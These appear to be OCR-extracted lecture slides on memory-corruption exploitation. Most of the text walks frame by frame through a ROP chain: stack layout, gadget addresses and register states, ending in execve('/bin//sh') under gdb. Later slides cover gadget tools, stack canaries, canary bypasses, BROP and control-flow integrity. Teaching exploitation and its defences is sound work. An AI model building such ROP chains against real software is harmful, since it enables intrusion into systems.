
0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff660
%ebp	0x65646362
%eip	0x0806e91b



0xFFFFFFFF

0x080493e1

...

0x0807b406

0x080541b0

0x080ea068

0x0806e91a

0x080ea06c

0x080e4bd1

0x080ea060

0x080481c9

0x0809a67d

0x080541b0

0x080ea070

0x0806e91a

0x0809a67d

0x080ea060

0x080bb6d6

0x00000000


0xbffff690

0xbffff664

0xbffff62c

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff664
%ebp	0x65646362
%eip	0x080541b0



```
         0xFFFFFFFF
   +--------------+
   |  0x080493e1  |
   +--------------+  0xbffff690
   |     ...      |
   +--------------+
   |  0x0807b406  |
-> +--------------+  0xbffff664
   |  0x080541b0  |
   +--------------+
   |  0x080ea068  |
   +--------------+
   |  0x0806e91a  |
   +--------------+
   |  0x080ea06c  |
   +--------------+
   |  0x080e4bd1  |
   +--------------+
   |  0x080ea060  |
   +--------------+
   |  0x080481c9  |
   +--------------+
   |  0x0809a67d  |
   +--------------+
   |  0x080541b0  |
   +--------------+
   |  0x080ea070  |
   +--------------+
   |  0x0806e91a  |
   +--------------+
   |  0x0809a67d  |
   +--------------+
   |  0x080ea060  |
   +--------------+
   |  0x080bb6d6  |
   +--------------+  0xbffff62c
         0x00000000
```

```
      pop %edx             0x806e91a
      ret                  0x806e91b
      pop %eax             0x80bb6d6
      ret                  0x80bb6d7
      mov %eax,(%edx)      0x809a67d
      ret                  0x809a67f
      xor %eax,%eax        0x80541b0
  ->  ret                  0x80541b2
      pop %ebx             0x80481c9
      ret                  0x80481ca
      pop %ecx             0x80e4bd1
      ret                  0x80e4bd2
      inc %eax             0x807b406
      ret                  0x807b407
      int 0x80             0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff664
%ebp	0x65646362
%eip	0x080541b2


0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff668
%ebp	0x65646362
%eip	0x0807b406



0xFFFFFFFF

0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690


0xbffff664

0xbffff62c

0x00000000

```
pop %edx            0x806e91a
ret                 0x806e91b
pop %eax            0x80bb6d6
ret                 0x80bb6d7
mov %eax,(%edx)     0x809a67d
ret                 0x809a67f
xor %eax,%eax       0x80541b0
ret                 0x80541b2
pop %ebx            0x80481c9
ret                 0x80481ca
pop %ecx            0x80e4bd1
ret                 0x80e4bd2
inc %eax            0x807b406
ret                 0x807b407
int 0x80            0x80493e1
```

%eax	0x1
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff668
%ebp	0x65646362
%eip	0x0807b407



0xFFFFFFFF

Stack	Address
0x080493e1	
...	0xbffff690
0x0807b406	
0x080541b0	0xbffff664
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff690
%ebp	0x65646362
%eip	0x0807b407

0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff694
%ebp	0x65646362
%eip	0x080493e1

```
(gdb) x/s 0x080ea060
0x80ea060: "/bin//sh"
(gdb) x/2wx 0x80ea06c
0x80ea06c: 0x080ea060 0x00000000
(gdb) x/1wx 0x080ea068
0x80ea068: 0x00000000
(gdb) c
Continuing.
process 5381 is executing new program:
/bin/dash
```

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff694
%ebp	0x65646362
%eip	0x080493e1

```
execve("/bin//sh", ["/bin//sh“,NULL], NULL);
```

Fully ASLR proof ROP payload!

ROP

- Automated tools to find gadgets
  - pwntools
  - ROPgadget
  - ropper
  - …
- Automated tools to build ROP chain
  - ROPgadget
  - …
- Pwntools is a comprehensive library used by most of the top CTF teams

Making Exploitation Harder

- The next step is preventing the overwrite of the return address on the stack
- Step 2: Canaries
  - StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks, USENIX Security 1998

StackGuard

- StackGuard writes a canary value before the return address on the stack
  - Terminator canary: NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff)
  - Random canary: random value stored in location known only to the validation code (and protected with unmapped pages)
  - XOR canary: random ^ return address
- During the epilogue the value is verified before performing a ret instruction
- This is achieved by means of a modified function prologue/epilogue (need recompilation)
- Introduces overhead

Stack Canaries in Linux

- The GNU compiler (gcc) implements a form of stack protection, known as ProPolice or Stack Smashing Protector (SSP), since version 4.1
  - -fstack-protector and –fstack-protector-all options
- ProPolice combines canaries with a stack layout that minimizes the chances of being exploitable
  - Rearranges memory so that arrays cannot be used to overwrite local variables (e.g., a function pointer)
  - Arguments cannot be rearranged, and therefore function pointer arguments are copied into local variables and then the local reference is used within the code
- See "Protecting from stack-smashing attacks" by Hiroaki Etoh and Kunikazu Yoda

Bypassing Canaries

- Canaries can be bypassed by overflowing a pointer used as a destination of a strcpy()-like function
- Can overwrite the return address without touching the canary
  - The XOR canary was introduced to protect from this attack
- Pointers in the function frame can still be overwritten
- This require knowledge of the process memory layout
- Note: Window implements similar protection using the /GS compiler option
- BROP
  - Blind Return Oriented Programming
  - http://www.scs.stanford.edu/brop/

Making Exploitation Harder

- New Technology: Control Flow Integrity
- Control-Flow Integrity: Principles, Implementation and Applications by M. Abadi et al., CCS 2005

Control Flow Integrity

- Programs have a control-flow graph (CFG)
  - Basic blocks
  - Direct or indirect control transfers
- Memory corruption attacks often result in execution paths that do not exist in the CFG
- Control Flow Integrity (CFI) enforces that execution follows the CFG
- An application is analyzed at compile time and its CFG is derived
- The application is then instrumented in order to check that, at run-time, the control transfer follow the established CFG